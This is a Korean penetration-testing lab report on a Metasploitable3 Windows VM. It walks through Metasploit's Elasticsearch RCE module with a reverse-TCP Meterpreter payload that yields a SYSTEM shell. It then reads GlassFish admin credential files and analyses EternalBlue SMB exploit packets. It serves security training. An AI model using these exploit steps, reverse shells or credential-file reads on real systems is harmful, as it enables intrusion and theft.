
3.3.2.2 시스템 권한 획득

```
root@kali:~# nmap -sV 192.168.59.136 -p 9200
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-11 00:41 EDT
Nmap scan report for 192.168.59.136
Host is up (0.00046s latency).

PORT      STATE SERVICE VERSION
9200/tcp  open  http      Elasticsearch REST API 1.1.1 (name: Aminedi; Lucene 4.7)
```

그림 3-20 9200번 포트


정보 수집 단계에서 9200번 포트가 열린 것을 확인했다.



```
{
  "status": 200,
  "name": "Aminedi",
  "version": {
    "number": "1.1.1",
    "build_hash": "f1585f096d3f3985e73456debdcl1a0745f512bbc",
    "build_timestamp": "2014-04-16T14:27:12Z",
    "build_snapshot": false,
    "lucene_version": "4.7"
  },
  "tagline": "You Know, for Search"
}
```

그림 3-21 192.168.59.136:9200

9200번 포트를 통해 대상 서버 IP 주소(192.168.59.136)에 접속하면 엘라스틱서치 버전 정보와 함께 JSON 응답을 볼 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

```

root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting The Metasploit Framework console.../

```

그림 3-22 메타스플로잇 실행

서버 공격을 위해 침투 테스트 도구인 메타스플로잇을 실행한다.

```

msf5 > search elasticsearch

Matching Modules
=====

Name                                     Disclosure Date  Rank      Check
----                                     -
auxiliary/scanner/elasticsearch/indices_enum          normal      Yes
auxiliary/scanner/http/elasticsearch_traversal        normal      Yes
exploit/multi/elasticsearch/script_mvel_rce          2013-12-09    excellent  Yes
exploit/multi/elasticsearch/search_groovy_script      2015-02-11    excellent  Yes
exploit/multi/misc/xdh_x_exec                        2015-12-04    excellent  Yes

```

그림 3-23 공격코드 검색

엘라스틱서치 원격 코드 실행 취약점(CVE-2014-3120)을 사용하는 공격코드를 검색한다.

```

msf5 > use exploit/multi/elasticsearch/script_mvel_rce
msf5 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

Name      Current Setting  Required  Description
----      -
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target address range or CIDR identifier
RPORT      RPORT            yes       The target port (TCP)
SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
TARGETURI  TARGETURI        yes       The path to the ElasticSearch REST API
VHOST      VHOST            no        HTTP server virtual host
WritableDir WritableDir       yes       A directory where we can write files (only for *nix environments)

```

그림 3-24 exploit/multi/elasticsearch/script_mvel_rce

엘라스틱서치 취약점을 이용한 공격을 위해 exploit/multi/elasticsearch/script_mvel_rce 모듈을 사용한다.


```

msf5 exploit(multi/elasticsearch/script_mvel_rce) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp

```

그림 3-25 페이로드 설정

공격 대상 서버에서 공격자 PC로 접속하기 위해 reverse_tcp 페이로드를 설정한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > set LPORT 7777
LPORT => 7777
msf5 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 192.168.59.134
LHOST => 192.168.59.134
```

그림 3-26 IP 주소, 포트 설정

공격 대상 서버에서 공격자 PC로 접속할 때 사용하는 IP 주소(192.168.59.134)와 포트 번호(7777)를 설정한다.

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.59.136
RHOSTS => 192.168.59.136
```

그림 3-27 RHOSTS 설정

공격 대상 서버의 IP 주소(192.168.59.136)를 설정한다.

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.59.134:7777
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
```

그림 3-28 공격코드 실행

설정을 마친 후 공격코드를 실행한다.

```
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53845 bytes) to 192.168.59.136
[*] Meterpreter session 1 opened (192.168.59.134:7777 -> 192.168.59.136:49368) at 2020-03-11 01:10:37 -0400
```

그림 3-29 공격 성공


공격에 성공하면 그림 3-29와 같은 화면을 볼 수 있다.

```
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>whoami
whoami
nt authority\system
```

그림 3-30 SYSTEM 권한

whoami 명령어를 통해 현재 권한을 확인한 결과 윈도우 운영체제의 최고권한인 시스템(SYSTEM)이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

3.3.2.3 GlassFish 관리자 비밀번호 획득

Default Settings and Locations

After installation, you might need to perform some immediate configuration tasks to make your installation function as intended. If configuration defaults have been accepted, some features are enabled and some not. For an overview of initial configuration tasks for GlassFish Server services and resources, see [Initial Configuration Tasks](#).

In addition, you might want to reset default passwords, change names or locations of files, and so on. The following tables list the default administration values.


Note - For the zip bundle of GlassFish Server 3.1, the default administrator login is `admin`, with no password, which means that no login is required.

Table 1-1 Default Administration Values

Item	Default
Domain Name	<code>domain1</code>
Master Password	<code>changeit</code>
Administration Password	<code>admin</code>
Administration Server Port	<code>4848</code>
HTTP Port	<code>8080</code>
HTTPS Port	<code>8181</code>
Pure JMX Clients Port	<code>8686</code>
Message Queue Port	<code>7676</code>
IIOP Port	<code>3700</code>
IIOP/SSL Port	<code>3820</code>
IIOP/SSL Port With Mutual Authentication	<code>3920</code>

그림 3-31 GlassFish 기본 정보

정보 수집 단계에서 4848, 7676, 8080번 포트가 열려있는 것을 확인했다. 4848번 포트는 자바 EE 기반 웹 애플리케이션 서버인 글래스피시(GlassFish)의 관리자 서버 포트이다. 엘라스틱서치 취약점을 이용해 얻은 셸(Shell)로 글래스 피시의 관리자 비밀번호를 얻을 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

```
C:\Program Files>cd \glassfish\glassfish4\glassfish\domains
cd \glassfish\glassfish4\glassfish\domains

C:\glassfish\glassfish4\glassfish\domains>ls
ls
domain1
```

그림 3-32 도메인 확인


글래스피시가 설치되어있는 경로로 이동한 후 현재 사용하는 도메인 목록을 확인한다. 현재 사용 중인 도메인은 기본 도메인인 domain1이다.

```
C:\glassfish\glassfish4\glassfish\domains>cd domain1\config
cd domain1\config

C:\glassfish\glassfish4\glassfish\domains\domain1\config>ls
ls
admin-keyfile
cacerts.jks
default-logging.properties
default-web.xml
domain-passwords
domain.xml
domain.xml.bak
glassfish-acc.xml
init.conf
javaee.server.policy
keyfile
keystore.jks
local-password
lockfile
logging.properties
login.conf
pid
pid.prev
restrict.server.policy
server.policy
wss-server-config-1.0.xml
wss-server-config-2.0.xml
```

그림 3-33 도메인 설정 값

`cd domain1\config` 명령어를 통해 domain1의 설정값이 저장되어있는 경로로 이동한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type admin-keyfile
type admin-keyfile
admin;{SSHA256}lmXQf85PwyYmoHqS5TpPzBiN9Rse3GfMI2LNJtY9+pswty71A0xo0Q==;asadmin
```

그림 3-34 사용자 이름

type admin-keyfile 명령어를 통해 admin-keyfile에 저장되어있는 사용자 이름을 얻는다.

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password
type local-password
B6F1A12909C0FA356040491C29A0BABD471E70C0
```


그림 3-35 비밀번호

type local-password 명령어를 통해 local-password에 저장되어있는 비밀번호를 얻는다.

구분	값
사용자 이름	admin
비밀번호	B6F1A12909C0FA356040491C29A0BABD471E70C0

표 3-3 계정 정보

글래스피시 관리자 계정 로그인을 위해 사용하는 사용자 이름과 비밀번호는 표 3-3과 같다.



The image shows the GlassFish Administration Console login interface. It has a title 'GlassFish™ Server Open Source Edition Administration Console'. Below the title, there are two input fields: 'User Name:' with the value 'admin' and 'Password:' with a masked password represented by dots. A 'Login' button is located below the password field.

그림 3-36 로그인

알아낸 사용자 이름과 비밀번호를 이용해 로그인을 한다.



	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀



그림 3-37 로그인 성공

로그인 결과, 관리자 계정으로 성공적으로 접속했다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4 상세 분석

3.4.1 SMB EternalBlue 취약점

3.4.1.1 네트워크 트래픽 분석

8	2.766695	192.168.59.134	192.168.59.136	SMB	117 Negotiate Protocol Request
9	2.841925	192.168.59.136	192.168.59.134	SMB	197 Negotiate Protocol Response
10	2.842081	192.168.59.134	192.168.59.136	TCP	66 39479 → 445 [ACK] Seq=52 Ack=132 Win=30336 Len=0 TSval=960555828 TSecr=40957
11	2.846296	192.168.59.134	192.168.59.136	SMB	202 Session Setup AndX Request, User: anonymous
12	2.846653	192.168.59.136	192.168.59.134	SMB	209 Session Setup AndX Response

그림 3-38 SMB 프로토콜

SMB로 통신하기 위해서 프로토콜 협상(Negotiate Protocol) 요청, 응답 및 세션 설정을 진행한다.

11	2.846296	192.168.59.134	192.168.59.136	SMB	202 Session Setup AndX Request, User: anonymous
ANSI Password Length: 1 Unicode Password Length: 0 Reserved: 00000000 > Capabilities: 0x000000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks Byte Count (BCC): 71 ANSI Password: 00 Account: Primary Domain: Native OS: Native LAN Manager: Extra byte parameters: 57696e646f77732037205556c74696d617465204e20373630...					


그림 3-39 익명 권한 요청

세션 설정을 위한 요청으로 계정과 비밀번호를 공백으로 전송해서 익명(anonymous) 권한으로 접속한다.

12	2.846653	192.168.59.136	192.168.59.134	SMB	209 Session Setup AndX Response
Session Setup AndX Response (0x73) Word Count (WCT): 3 AndXCommand: No further commands (0xff) Reserved: 00 AndXOffset: 139 Action: 0x0000 = Guest: Not logged in as GUEST Byte Count (BCC): 98 Native OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 Native LAN Manager: Windows Server 2008 R2 Standard 6.1 Primary Domain: WORKGROUP					

그림 3-40 GUEST 권한

계정과 비밀번호를 설정하지 않아 GUEST 권한을 얻는다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```

13 2.849533 192.168.59.134 192.168.59.136 SMB 142 Tree Connect AndX Request, Path: \\192.168.59.136\IPC$
14 2.850511 192.168.59.136 192.168.59.134 SMB 124 Tree Connect AndX Response

```

그림 3-41 IPC\$ 공유

SMB 통신을 위한 세션 설정을 마친 후 공격 대상 서버(192.168.59.134)와 IPC\$ 공유를 위해 트리 연결을 시도하며 경로는 `\\192.168.59.136\IPC$`이다.

```


14 2.850511 192.168.59.136 192.168.59.134 SMB 124 Tree Connect AndX Response
AndXOffset: 54
> Optional Support: 0x0001, Search Bits, CSC Mask: Automatic file-to-file reintegration NOT permitted
v Maximal Share Access Rights
  v Access Mask: 0x001fffff
    .....1 = Read: READ access
    .....1. = Write: WRITE access
    .....1.. = Append: APPEND access
    .....1... = Read EA: READ EXTENDED ATTRIBUTES access
    .....1.... = Write EA: WRITE EXTENDED ATTRIBUTES access
    .....1..... = Execute: EXECUTE access
    .....1..... = Delete Child: DELETE CHILD access
    .....1..... = Read Attributes: READ ATTRIBUTES access
    .....1..... = Write Attributes: WRITE ATTRIBUTES access
    .....1..... = Delete: DELETE access
    .....1..... = Read Control: READ ACCESS to owner, group and ACL of the SID
    .....1..... = Write DAC: OWNER may WRITE the DAC
    .....1..... = Write Owner: Can WRITE OWNER (take ownership)
    .....1..... = Synchronize: Can wait on handle to SYNCHRONIZE on completion of I/O
    .....0..... = System Security: System security is NOT set
    .....0..... = Maximum Allowed: Maximum allowed is NOT set
    .....0..... = Generic All: Generic all is NOT set
    .....0..... = Generic Execute: Generic execute is NOT set
    .....0..... = Generic Write: Generic write is NOT set
    .....0..... = Generic Read: Generic read is NOT set

```

그림 3-42 트리 연결 응답

트리 연결 응답 패킷을 통해 IPC 경로에 어떠한 권한을 주었는지 알 수 있다.

구분	값
Read	읽기 권한
Write	쓰기 권한
Append	데이터 추가 권한
Read EA	확장된 속성을 읽을 수 있는 권한
Write EA	확장된 속성을 쓰거나 변경할 수 있는 권한
Execute	실행 권한
Delete Child	디렉터리 내 항목 삭제 권한
Read Attributes	파일 속성 읽기 권한
Write Attributes	파일 속성 쓰기 권한
Delete	파일 삭제 권한
Read Control	파일 보안 설명자(security descriptor) 읽기 권한

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

Write DAC	임의 액세스 제어를 변경할 수 있는 권한
Write Owner	보안 설명자에서 소유자를 변경할 수 있는 권한
Synchronize	클라이언트가 사용할 수 없는 플래그
System Security	시스템 액세스 제어를 읽거나 변경할 수 있는 권한
Maximum Allowed	클라이언트가 파일 열기를 요청하고 있음을 나타냄
Generic All	이전에 있었던 모든 액세스 플래그에 대한 요청 (Maximum Allowed, System Security 제외)
Generic Execute	액세스 플래그 조합에 대한 요청 (Read Attributes, Execute, Synchronize, Read Control, Generic Write 해당)
Generic Write	액세스 플래그 조합에 대한 요청 (Write, Append, Write Attributes, Write EA, Synchronize, Read Control 해당)
Generic Read	액세스 플래그 조합에 대한 요청 (Read, Read Attributes, Read EA, Synchronize, Read Control 해당)

표 3-4 권한 목록

IPC 경로에 할당할 수 있는 권한들은 표 3-4와 같다.

15 2.857491	192.168.59.134	192.168.59.136	SMB	1150 NT Trans Request, <unknown>
16 2.858059	192.168.59.136	192.168.59.134	SMB	105 NT Trans Response, <unknown (0)>
17 2.879148	192.168.59.134	192.168.59.136	TCP	1514 39479 → 445 [ACK] Seq=1348 Ack=372 Win=31360 Len=1448 TSval=960555865 TSecr=40959
18 2.879167	192.168.59.134	192.168.59.136	TCP	1514 39479 → 445 [ACK] Seq=2796 Ack=372 Win=31360 Len=1448 TSval=960555865 TSecr=40959
19 2.879220	192.168.59.134	192.168.59.136	SMB	1514 Trans2 Secondary Request, FID: 0x0000 [TCP segment of a reassembled PDU]


그림 3-43 악성 패킷 전송

트리 연결을 통해 공격 대상 서버와 IPC\$ 공유를 한 후 SMB 취약점을 이용한 패킷들을 전송한다.

15 2.857491	192.168.59.134	192.168.59.136	SMB	1150 NT Trans Request, <unknown>
NT Trans Request (0xa0) Word Count (WCT): 20 Max Setup Count: 1 Reserved: 0000 Total Parameter Count: 30 Total Data Count: 66512 Max Parameter Count: 30 Max Data Count: 0 Parameter Count: 30 Parameter Offset: 75 Data Offset: 976 Data Offset: 104 Setup Count: 1 Function: Unknown (0)				

그림 3-44 NT Trans 요청

패킷의 크기가 SMB 최대버퍼크기(MaxBufferSize)보다 큰 경우 나머지 데이터는 2차 Trans2 요청으로 전송된다. 크기가 크고 NOP 시퀀스로 구성된 패킷을 전송함으로써 SMB 서버 상태를 시스템을 취약점이 존재하는 지점으로 이동시켜 공격자가 삽입한 페이로드를 악용할 수 있도록 만든다..

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

98	13.121859	192.168.59.134	192.168.59.136	SMB	117 Negotiate Protocol Request
99	13.122095	192.168.59.136	192.168.59.134	SMB	197 Negotiate Protocol Response
100	13.122170	192.168.59.134	192.168.59.136	TCP	66 46589 → 445 [ACK] Seq=52 Ack=132
101	13.125411	192.168.59.134	192.168.59.136	SMB	151 Session Setup AndX Request
102	13.125526	192.168.59.136	192.168.59.134	SMB	307 Session Setup AndX Response

SMB Header

Server Component: SMB

[Response in: 102]

SMB Command: Session Setup AndX (0x73)

NT Status: STATUS_SUCCESS (0x00000000)

Flags: 0x18, Canonicalized Pathnames, Case Sensitivity

Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Name

Process ID High: 65279

0000	00 0c 29 87 9b e7 00 0c	29 76 f7 fd 08 00 45 00	--).-----)v....E.
0010	00 89 0d de 40 00 40 06	34 32 c0 a8 3b 86 c0 a8@.@. 42...;
0020	3b 88 b5 fd 01 bd d1 8a	a4 97 96 2b 72 70 80 18	;.....R m.../VJ..
0030	00 ed ae 24 00 00 01 01	08 0a 39 41 13 5f 00 00	...s.....9A.a...
0040	a4 01 00 00 00 51 ff 53	4d 42 73 00 00 00 00 18S MB.....
0050	07 c0 ff fe 00 00 00 00	00 00 00 00 00 00 00 00
0060	00 00 00 00 40 00 0c ff	00 00 00 04 11 0a 00 2d@.....
0070	01 00 00 00 00 00 00 00	00 00 00 d4 00 00 80 16
0080	00 f0 ff 00 00 00 00 00	00 00 00 00 00 00 00 00
0090	00 00 00 00 00 00 00 00	

그림 3-47 SMB v1 패킷 전송

첫 번째 free hole을 만들기 위해 SMB v1 패킷을 전송한다. SMB v1은 프로토콜 ID가 0xFF이고 SMBv2는 0xFE이다.

109	13.127510	192.168.59.134	192.168.59.136	TCP	66 42951 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=960566113 TSecr=41986
110	13.127693	192.168.59.134	192.168.59.136	TCP	198 42951 → 445 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=132 TSval=960566113 TSecr=41986
111	13.127945	192.168.59.134	192.168.59.136	TCP	74 44211 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=960566114 TSecr=41986
112	13.128005	192.168.59.136	192.168.59.134	TCP	74 445 → 44211 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=960566114 TSecr=41986
113	13.128072	192.168.59.134	192.168.59.136	TCP	66 44211 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=960566114 TSecr=41986
114	13.131715	192.168.59.134	192.168.59.136	TCP	198 44211 → 445 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=132 TSval=960566117 TSecr=41986
115	13.132090	192.168.59.134	192.168.59.136	TCP	74 44469 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=960566118 TSecr=41986


Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

TCP Option - No-Operation (NOP)

000	00 0c 29 87 9b e7 00 0c	29 76 f7 fd 08 00 45 00	--).-----)v....E.
010	00 b8 c4 78 40 00 40 06	7d 68 c0 a8 3b 86 c0 a8x@.@.}h...;
020	3b 88 91 ef 01 bd a7 52	6d cd 9e 2f 76 4a 80 18	;.....R m.../VJ..
030	00 e5 83 73 00 00 01 01	08 0a 39 41 13 61 00 00	...s.....9A.a...
040	a4 02 00 00 ff f7 fe 53	4d 42 00 00 00 00 00 00S MB.....
050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0c0	00 00 00 00 00 00 00 00	

그림 3-48 SMB v2 패킷 전송

힉 풍수(Heap Feng Shui)를 위해 SMB v2 패킷을 전송한다. 힉 풍수는 힉 영역에 할당된 메모리의 레이아웃을 조작하여 셸 코드를 실행하는 기술이다

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

154	13.139047	192.168.59.134	192.168.59.136	SMB	117 Negotiate Protocol Request
155	13.139368	192.168.59.136	192.168.59.134	SMB	197 Negotiate Protocol Response
156	13.139451	192.168.59.134	192.168.59.136	TCP	66 34459 → 445 [ACK] Seq=52 Ack=132
157	13.141326	192.168.59.134	192.168.59.136	SMB	151 Session Setup AndX Request
158	13.141452	192.168.59.136	192.168.59.134	SMB	209 Session Setup AndX Response

SMB Header

Server Component: SMB
[Response in: 158]
SMB Command: Session Setup AndX (0x73)
NT Status: STATUS_SUCCESS (0x00000000)
Flags: 0x18, Canonicalized Pathnames, Case Sensitivity

```

0000 00 0c 29 87 9b e7 00 0c 29 76 f7 fd 08 00 45 00  ..).....)v....E.
0010 00 89 21 a8 40 00 40 06 20 68 c0 a8 3b 86 c0 a8  ..!.@.@.h.;...
0020 3b 88 86 9b 01 bd 06 f0 88 4d e2 29 ff b1 80 18  ;.....-M.)...
0030 00 ed 63 93 00 00 01 01 08 0a 39 41 13 6f 00 00  ..c.....-9A.o..
0040 a4 03 00 00 00 51 ff 53 4d 42 73 00 00 00 00 18  ....Q-S MBs....
0050 07 40 ff fe 00 00 00 00 00 00 00 00 00 00 00 00  ..@.....
0060 00 00 00 00 40 00 0c ff 00 00 00 04 11 0a 00 2c  ....@.....,
0070 01 00 00 00 00 00 00 00 00 00 00 d4 00 00 80 16  ....
0080 00 f8 87 00 00 00 00 00 00 00 00 00 00 00 00  ....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ....

```

그림 3-49 SMB v1 패킷 재전송

두 번째 free hole을 만들기 위해 SMB v1 패킷을 전송한다.

159	13.142385	192.168.59.134	192.168.59.136	TCP	66 46589 → 445 [FIN, ACK] Seq=137 Ack=373 Win=31360 Len=0 TSval=960566128 TSecr=41986
160	13.142469	192.168.59.136	192.168.59.134	TCP	66 445 → 46589 [ACK] Seq=373 Ack=138 Win=66304 Len=0 TSval=41987 TSecr=960566128
161	13.142878	192.168.59.136	192.168.59.134	TCP	54 445 → 46589 [RST, ACK] Seq=373 Ack=138 Win=0 Len=0

그림 3-50 첫 번째 SMB v1 연결 종료

첫 번째 free hole의 버퍼를 비우기 위해 SMB v1 연결을 종료한다.

165	13.143653	192.168.59.134	192.168.59.136	TCP	198 46485 → 445 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=132 TSval=960566129 TSecr=41987
166	13.144003	192.168.59.134	192.168.59.136	TCP	74 43937 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=960566130 TSecr=
167	13.144074	192.168.59.136	192.168.59.134	TCP	74 445 → 43937 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSv
168	13.144141	192.168.59.134	192.168.59.136	TCP	66 43937 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=960566130 TSecr=41988
169	13.144309	192.168.59.134	192.168.59.136	TCP	198 43937 → 445 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=132 TSval=960566130 TSecr=41988


그림 3-51 SMB v2 패킷 재전송

두 번째 힙 풍수를 위해 SMB v2 패킷을 전송한다.

186	13.146589	192.168.59.134	192.168.59.136	TCP	66 34459 → 445 [FIN, ACK] Seq=137 Ack=275 Win=31360 Len=0 TSval=960566132 TSecr=41987
187	13.146665	192.168.59.136	192.168.59.134	TCP	66 445 → 34459 [ACK] Seq=275 Ack=138 Win=66304 Len=0 TSval=41988 TSecr=960566132
188	13.146844	192.168.59.136	192.168.59.134	TCP	54 445 → 34459 [RST, ACK] Seq=275 Ack=138 Win=0 Len=0

그림 3-52 두 번째 SMB v1 연결 종료

두 번째 free hole의 버퍼를 비우기 위해 SMB v2 연결을 종료한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

191	13.148825	192.168.59.134	192.168.59.136	SMB	1323 Trans2 Secondary Request, FID: 0x0000
Trans2 Secondary Request (0x33) Word Count (WCT): 9 Total Parameter Count: 0 Total Data Count: 4096 Parameter Count: 0 Parameter Offset: 0					
0000	00 00 10 35 ff 53 4d 42	33 00 00 00 00 18 07 c0	...	5-SMB 3.....	
0010	00 00 00 00 00 00 00 00	00 00 00 00 00 08 ff fe		
0020	00 08 40 00 09 00 00 00	10 00 00 00 00 00 00 00	..@.....		
0030	10 35 00 d0 f3 00 00 00	10 41 41 41 41 41 41 41	.5.....	AAAAAAA	
0040	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
0050	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
0060	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
0070	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
0080	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
0090	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	
00a0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAA	AAAAAAA	


그림 3-53 악성 패킷 전송

두 번째 free hole이 있던 버퍼로 악성 패킷을 전송한다. 취약한 버퍼를 덮어쓰므로써 오버플로우가(Overflow) 발생한다.

193	13.149347	192.168.59.136	192.168.59.134	SMB	158 Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
SMB Header Server Component: SMB SMB Command: Trans2 (0x32) NT Status: STATUS_INVALID_PARAMETER (0xc000000d)					
00	0c 29 76 f7 fd 00 0c	29 87 9b e7 08 00 45 00	..)v....)E..	
00	90 03 fe 40 00 00 06	fe 0a c0 a8 3b 88 c0 a8@....;	
3b	86 01 bd 9a 37 55 cc	8b b5 60 32 12 cf 80 18	;....7U..	..`2....	
01	04 ff 71 00 00 01 01	08 0a 00 00 a4 04 39 41	..q....9A	
13	76 00 00 00 58 ff 53	4d 42 32 0d 00 00 c0 98	~v...X.S MB2....		
07	c0 00 00 00 00 00 00	00 00 00 00 00 00 00 08		
ff	fe 00 08 40 00 0a 1e	00 00 00 00 00 1e 00 38@....8	
00	00 00 00 00 58 00 00	00 00 00 21 00 00 00 00X..	...!....	
00	00 00 00 00 00 00 00	00 00 00 00 00 00 00 00		
00	00 00 00 00 00 0a 00	00 00 00 00 00 00 00		

그림 3-54 악성 패킷에 대한 응답

악성 패킷에 대한 응답으로 유효하지 않은 매개변수가 전달되었을 때 발생하는 STATUS_INVALID_PARAMETER(0xc000000d) 메시지가 출력된다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

194	13.150539	192.168.59.134	192.168.59.136	TCP	1514 37359 → 445 [ACK] Seq=133 Ack=1 Win=29312
<					
> Frame 194: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface \Device\NPF_{F1D17286-A41					
> Ethernet II, Src: Vmware_76:f7:fd (00:0c:29:76:f7:fd), Dst: Vmware_87:9b:e7 (00:0c:29:87:9b:e7)					
> Internet Protocol Version 4, Src: 192.168.59.134, Dst: 192.168.59.136					
> Transmission Control Protocol, Src Port: 37359, Dst Port: 445, Seq: 133, Ack: 1, Len: 1448					
